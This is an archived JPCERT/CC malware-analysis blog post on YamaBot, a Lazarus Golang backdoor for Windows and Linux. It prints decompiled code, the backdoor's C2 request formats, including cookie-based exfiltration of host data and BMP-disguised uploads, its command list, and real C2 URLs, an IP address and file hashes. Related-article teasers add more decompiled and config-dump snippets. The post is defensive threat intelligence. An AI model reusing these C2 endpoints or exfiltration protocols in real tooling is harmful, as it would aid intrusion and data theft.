

# YamaBot Malware Used by Lazarus - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2022-07-06 · Archived: 2026-04-05 18:34:54 UTC

- [Lazarus](#)

JPCERT/CC is continuously investigating the activities by Lazarus. In 2021, JPCERT/CC presented on its attack activities at CODE BLUE and HITCON.

<https://github.com/JPCERTCC/Lazarus-research/>

The YamaBot malware shared in the above research report targeted the Linux OS, but another type recently found targets Windows OS. (It is referred to as Kaos in the document, but this blog refers to it as YamaBot.) YamaBot is malware coded in Golang, with slightly different functionality between types created for each platform. In addition to YamaBot, Lazarus also created several other types of malware targeting multiple platforms, such as [VSingle](#). This article covers the details of YamaBot.

## Overview of YamaBot

YamaBot malware communicates with C2 servers using HTTP requests. The following is a list of function names included in the sample that targets Windows OS. It is the attacker that named the malware as Yamabot. Those targeting Windows OS have functions specific to it, such as creating and checking Mutex.

```
_D_/Bot/YamaBot/utilities.BaseDecodeR
_D_/Bot/YamaBot/utilities.HttpPostWithCookie
_D_/Bot/YamaBot/utilities.HttpPostWithFile
_D_/Bot/YamaBot/utilities.GetMacAddress
_D_/Bot/YamaBot/utilities.GetHash
_D_/Bot/YamaBot/utilities.GetCookieParams
_D_/Bot/YamaBot/utilities.GetRndString
_D_/Bot/YamaBot/utilities.BmpMaker
_D_/Bot/YamaBot/utilities.createMutex
_D_/Bot/YamaBot/utilities.CCheckmutex
_D_/Bot/YamaBot/utilities.CIpaddress
_D_/Bot/YamaBot/utilities.COname
_D_/Bot/YamaBot/utilities.getOSVer
_D_/Bot/YamaBot/utilities.Run
_D_/Bot/YamaBot/utilities.Run.func1
_D_/Bot/YamaBot/utilities.Run.func2
_D_/Bot/YamaBot/engine.(*FileStruct).Lunch
_D_/Bot/YamaBot/engine.(*FileStruct).Init_Verbindung
_D_/Bot/YamaBot/engine.(*FileStruct).Verschlusselte_Zeichenkette_Eerhalten
_D_/Bot/YamaBot/engine.(*FileStruct).getInitBotInfo
```

```
_D_/Bot/YamaBot/engine.(*FileStruct).getEggPrice  
_D_/Bot/YamaBot/engine.(*FileStruct).handleMarketPrice  
_D_/Bot/YamaBot/engine.(*FileStruct).processMarketPrice  
_D_/Bot/YamaBot/engine.(*FileStruct).getSessionStr
```

The following is a list of malware function names included in the sample targeting Linux OS. The name kaos was used for it.

```
_C_/Users/administrator/Downloads/kaos/utilities.BaseDecodeR  
_C_/Users/administrator/Downloads/kaos/utilities.HttpPostWithCookie  
_C_/Users/administrator/Downloads/kaos/utilities.BaseDecode  
_C_/Users/administrator/Downloads/kaos/utilities.HttpPostWithFile  
_C_/Users/administrator/Downloads/kaos/utilities.GenerateUniqueID  
_C_/Users/administrator/Downloads/kaos/utilities.GetCookieParams  
_C_/Users/administrator/Downloads/kaos/utilities.BaseEncode  
_C_/Users/administrator/Downloads/kaos/utilities.GetRndString  
_C_/Users/administrator/Downloads/kaos/utilities.EierKochen  
_C_/Users/administrator/Downloads/kaos/utilities.CIpaddress  
_C_/Users/administrator/Downloads/kaos/utilities.Run  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).Lunch  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).kandidatKaufhaus  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).initDuck  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).GetEncString  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).getInitEggPrice  
_C_/Users/administrator/Downloads/kaos/utilities.COcname  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).getEggPrice  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).handleMarketPrice  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).processMarketPrice  
_C_/Users/administrator/Downloads/kaos/engine.(*Egg).getSessionStr  
_C_/Users/administrator/Downloads/kaos/engine.NewEgg
```

Figure 1 shows a part of the code to read configuration. The malware's configuration includes RC4 keys. (See Appendix A for further information on the configuration). The configuration has no difference depending on OS.

```

1 void __golang_D_Bot_YamaBot_engine_ptr_FileStruct_Init_Verbindung(config_str *config)
2 {
3     config_str *v1; // rax
4     char *C2; // rcx
5     config_str *v3; // rdx
6     unsigned __int64 v4; // rcx
7     __int128 Hash; // [rsp+0h] [rbp-30h]
8     __int64 v6; // [rsp+10h] [rbp-20h]
9     __int64 v7; // [rsp+10h] [rbp-20h]
10    __int64 v8; // [rsp+18h] [rbp-18h]
11    void *retaddr; // [rsp+30h] [rbp+0h] BYREF
12
13    while ( (unsigned __int64)&retaddr <= *(_QWORD *)*(_QWORD *)NtCurrentTeb()->NtTib.Arbitra
14        runtime_morestack_noctxt();
15        v6 = strings_TrimSpace((__int64)_D_Bot_YamaBot_utilities_Interval, qword_89A958);
16        v7 = strconv_Atoi(v6, v8);
17        if ( v8 )
18        {
19            v1 = config;
20            config->Interval = 10LL;
21        }
22        else
23        {
24            config->Interval = v7;
25            v1 = config;
26        }
27        C2 = _D_Bot_YamaBot_utilities_CC1;
28        v1->url_length = qword_89A918;
29        if ( runtime_writeBarrier )
30            runtime_gcWriteBarrierCX();
31        else
32            v1->c2_addr = C2;
33        Hash = _D_Bot_YamaBot_utilities_GetHash();
34        v3 = config;
35        config->rc4key_len = *((_QWORD *)&Hash + 1);
36        if ( runtime_writeBarrier )
37            runtime_gcWriteBarrier();
38        else
39            config->rc4key = Hash;
40        LOBYTE(v3->is_connected) = 0;
41        v3->try_num = 0LL;
42        time_Now();
43        v4 = *((_QWORD *)&Hash + 1);
44        if ( (__int64)Hash < 0 )
45            v4 = ((unsigned __int64)(2 * Hash) >> 31) + 0xDD7B17F80LL;
46        math_rand_ptr_Rand_Seed(math_rand_globalRand, v4 - 0xE7791F700LL);
47    }

```

Figure 1: Code for reading configuration

The following sections describes YamaBot's communication methods and commands, focusing on the differences between the Linux OS version and the Windows OS version.

## Communication methods

YamaBot communicates with the C2 server using HTTP requests. The following is the first HTTP POST request sent by YamaBot. Although it is a HTTP POST request, there is no data to send. It is also unique in that the UserAgent is Base64-encoded.

```

POST /editor/session/aaa000/support.php HTTP/1.1
Host: 213.180.180.154
User-Agent: TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCKgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRN
Connection: close
Content-Length: 0
Accept-Encoding: gzip

```

After successfully connecting to the C2 server, YamaBot sends the following request, which includes information in its cookie header. The `captcha_session` contains a randomly generated string and a RC4 key ([random characters (16 bytes)][RC4 key (16 bytes)][random characters (4 bytes)]), Base64-encoded. The RC4 key is the first 16 bytes of the MD5 value created from the following data.

- Target Windows OS: hostname, username, MAC address
- Target Linux OS: hostname, username

The `captcha_val` contains device information and the results of command execution, RC4-encrypted and Base64-encoded.

```
POST /editor/session/aaa000/support.php HTTP/1.1
Host: 213.180.180.154
User-Agent: TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRN
Connection: close
Content-Length: 0
Cookie: captcha_session=MTE5NzZmMTYwYzRlNTU4YjhNDZhMTM4ZGMwNzgzNTNhNmUy; captcha_val=W%2BIePQNeokIn
Accept-Encoding: gzip
```

The first data sent by `captcha_val` is OS information and IP address. The following contents are sent.

```
windows 6 amd64|[192.168.1.1]
linux 386|[192.168.1.1]
```

Furthermore, if the size of the data to be sent exceeds a certain size (check the examples of 3,333 bytes and 7,000 bytes), it is sent disguised as multi-part BMP data instead of `captcha_val`.

```
POST /recaptcha.php HTTP/1.1
Host: www.karin-store.com
User-Agent: TW96aWxsYS81LjAgKFdpbmRvd3MgTlQgMTAuMDsgV2luNjQ7IHg2NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRN
Connection: close
Content-Length: [Length]
Content-Type: multipart/form-data; boundary=f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6a
Cookie: captcha_session=YTY5NDQ5MDYwNmRkNjIyOWI3MzU1NTNmYzZmMzhiNTAyNGJh; captcha_val=NGI5NjdhNTdhNj
Accept-Encoding: gzip

--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb
Content-Disposition: form-data; name="recaptcha"; filename="recaptcha.png"
Content-Type: application/octet-stream

BMf6(...0a..DT043b01c728892b495b99ea4c257fe3a8fea3a5f
--f24fad327291ab32166b7aa751d1d945a35933ee5bd81618274cda6afeeb--
```

The commands from the server are included in the Set-Cookie header. They are RC4-encrypted and Base64-encoded and then included in the `captcha_session` as follows. Note that the data sent by the malware is used as the RC4 key.

```
Set-Cookie: captcha_session=[Base64エンコードされた命令]
```

## Command

The malware executes certain commands sent from its C2 server, and they are largely different depending on target OS. Those targeting Linux OS can only execute shell commands by /bin/sh. On the other hand, those targeting Windows OS have multiple commands implemented as follows.

- dir: Get the file list
- Mapfs: Get the directory list
- Download: Download file
- Info: Send file path and PID
- Sleep: Change sleep time
- Uninstall: Delete itself
- i: Change interval time
- Others: Execute a given string with shell command

The command is in the form of `[command][command parameters]`, and the first half includes the above command.

When the command `i` is executed, the execution result is sent including German language as follows. The reason why German language is included in YamaBot is unknown.

```
mov     [esp+0F0h+var_F0], ebx
mov     [esp+0F0h+var_EC], 0
call   time_Duration_String
mov     eax, [esp+0F0h+length_of_decode_data]
mov     ecx, [esp+0F0h+decoded_data_byB64]
lea     edx, [esp+0F0h+var_48]
mov     [esp+0F0h+var_F0], edx
lea     edx, aAbstand ; "Abstand "
mov     [esp+0F0h+var_EC], edx
mov     [esp+0F0h+decoded_data_byB64], 9
mov     [esp+0F0h+length_of_decode_data], ecx
mov     [esp+0F0h+var_E0], eax
lea     eax, aAnwenden ; "] anwenden\n"
mov     [esp+0F0h+var_DC], eax
mov     [esp+0F0h+var_D8], 0Bh
call   runtime_concatstring3
```

Figure 2: Data sent when executing i command

## In closing

YamaBot malware is still used by attackers. Since it targets not only Windows OS but also Linux OS, servers should also be carefully investigated during incident investigation. Attention should continuously paid as attacks by Lazarus have been confirmed in Japan. Another type of malware used by Lazarus will be covered in the next issue.

Shusei Tomonaga

(Translated by Takumi Nakano)

## Appendix A: Configuration Information

Table A-2: List of configuration information (x86)

Offset	Description	Notes
0x000	interval	communication interval
0x004	-	unused
0x008	C2 server	
0x00C	C2 server length	
0x010	RC4 key	
0x014	RC4key length	
0x018	C2 server connection	C2 server connection successful/unsuccessful
0x01C	Cookie header value	Value to set in cookie header
0x020	-	unused
0x024	The number of connections	The number of reconnections to C2 server

Table A-1: List of configuration information (x64)

Offset	Description	Notes
0x000	interval	communication interval
0x008	C2 server	
0x010	C2 server length	
0x018	RC4 key	
0x020	RC4 key length	
0x028	C2 server connection	C2 server connection successful/unsuccessful
0x030	Cookie header value	Value to set in cookie header
0x038	-	unused
0x040	The number of connections	The number of reconnections to C2 server


## Appendix B: C2 server

- <http://www.karin-store.com/recaptcha.php>
- <http://yoshinorihirano.net/wp-includes/feed-xml.php>

- <http://213.180.180.154/editor/session/aaa000/support.php>

## Appendix C: Malware hash value

- f226086b5959eb96bd30dec0ffc0f09186cd11721507f416f1c39901addafb
- 6db57bbc2d07343dd6ceba0f53c73756af78f09fe1cb5ce8e8008e5e7242eae1



### [朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidessLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

## Related articles

```
*key = 0x827c7480;
*key[4] = 0x215934c2;
*key[8] = 0x04d7284;
*key[12] = 0x0407969;
*key[16] = 0x1247a42;
*key[20] = 0x4400040;
*key[24] = 0x30780529;
*key[28] = 0x0030800;

v0 = m_ret_argOffset0x350(a1 + 3);
if ( !v0->CryptCreateContext(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x14, 0x00000000) )
return 0;
v1 = m_ret_argOffset0x350(a1 + 3);
*handLeahashobj = a1 + 3;
if ( !v0->CryptCreateHash(a1, 0x0004, 0, 0, a1 + 3) )
{
LABEL_0:
if ( !*a1 )
return 0;
v0 = m_ret_argOffset0x350(a1 + 3);
v0->CryptReleaseContext(a1, 0);
return 0;
}
if ( !CryptHashData(*handLeahashobj, key, 16u, 0) )
{
v0 = m_ret_argOffset0x350(a1 + 3);
v1 = a1 + 3;
v1->CryptDeriveKey(a1, 0x0004, *handLeahashobj, 0x00000000, a1 + 3) // CALS_AES_128
{
if ( !*handLeahashobj )
{
v0 = m_ret_argOffset0x350(a1 + 3);
v0->CryptDestroyHash(*handLeahashobj);
}
goto LABEL_0;
}
v0 = m_ret_argOffset0x350(a1 + 3);
v0->CryptSetKeyParam(*v0, 3, 0x0000, 0); // SP_PADD000 = 0x00000007
v1 = m_ret_argOffset0x350(a1 + 3);
v1->CryptSetKeyParam(*v1, 1, 0x0, 0); // 00 = parameter
v2 = m_ret_argOffset0x350(a1 + 3);
v2->CryptSetKeyParam(*v2, 4, 0x0000, 0); // SP_MD00 = CBC
return *v0;
```

### [Update on Attacks by Threat Group APT-C-60](#)

```

λ python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7F 00 00 01 B3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2E 30 2E 30 2E 31 00 00 00 0C 01 00 127.0.0.1.....
000020 00 2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 55 42 4C -----BEGIN.PUBL
000030 49 43 20 4B 45 59 2D 2D 2D 2D 2D 0A 4D 49 47 66 IC.KEY-----,MIGF
000040 4D 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3DQEB
000050 41 51 55 41 41 34 47 4E 41 44 43 42 69 51 4B 42 AQUAA4GNADCB1QKB
000060 67 51 43 4E 53 33 38 6C 48 50 32 56 33 4A 44 34 gQcNS381HP2V3JD4
000070 47 54 39 55 63 61 4C 68 41 6B 70 4D 64 51 41 47 GT9UcalhAkPmDQAG
000080 52 6E 36 4E 77 36 52 48 6E 56 35 54 2F 69 48 4A Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6E 57 55 37 70 4d 73 69 53 64 +IzYpXmU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4E 6f 71 32 55 q+cRxoTmLmNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TwK9o9RodcZtZxsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIj
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6E 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXubOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4E 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3DQEBQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkPmDQAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXmU7pMs1Sdq+cRxoTmLmNoq2UTwK9o9RodcZtZxsk
bM7TzK7UZjyapTIjfcq6BwMdsMx6gH4Os1B/Swnc3wXubOaqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----

```

[CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks](#)

```

* 73 0F 68 C8
* 73 0F 68 C9
* 86 0F 68 D0
* 73 0F 68 C8
* 72 0F 58 C8
* 72 0F 5C C8
* 72 0F 59 CA
* 72 0F 31 40 00
* 18 05 C1 FF FF
* 18 05 C1 FF FF
* 18 0C C1 FF FF
* 0F 0E C8
* 44 0F AF C9
* 18 00 C1 FF FF
* 0F 0E C8
* 41 03 C1
* 0F 05 00 0F 0A 04 00
* 03 C1
* 0F 0E 00 05 0A 04 00
* 33 02
* 77 F1
* 0F 0E 00 87 0A 04 00
* 10 C1
* 74 38
* 18 66 C1 FF FF
* 0F 0E D0
* 0F 0E 05 0C 0A 04 00
* 0F AF D0
* 44 00 04 52
* 45 03 C9
* 18 00 C1 FF FF
* 0F 0E C8
* 44 28 C1
* 18 72 C1 FF FF
* 0F 0E C8
* 44 03 C1
* 0F 0E 00 42 0A 04 00
* 41 03 C8
movsx eax, cs:num7
movd xmm1, eax
cvtdq2pd xmm1, xmm1
movsx eax, cs:num3
movd xmm0, eax
cvtdq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm1, xmm0
mulsd xmm1, xmm2
movsd [rbp+1410h+ph0prev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add ecx, ecx
movsx ecx, cs:num8
xor edx, edx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF85B1895C0
call ret1
movsx edx, al
movsx eax, cs:num0
imul edx, eax
lee r8d, [rdx+rdx*2]
add r8d, r8d
call ret9
movsx ecx, al
sub r8d, ecx
call ret6
movsx ecx, al
add r8d, ecx
movsx ecx, cs:num3
add ecx, r8d

```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)


```

__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}

```

[DslugdRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpCERT.or.jp/en/2022/07/yamabot.html>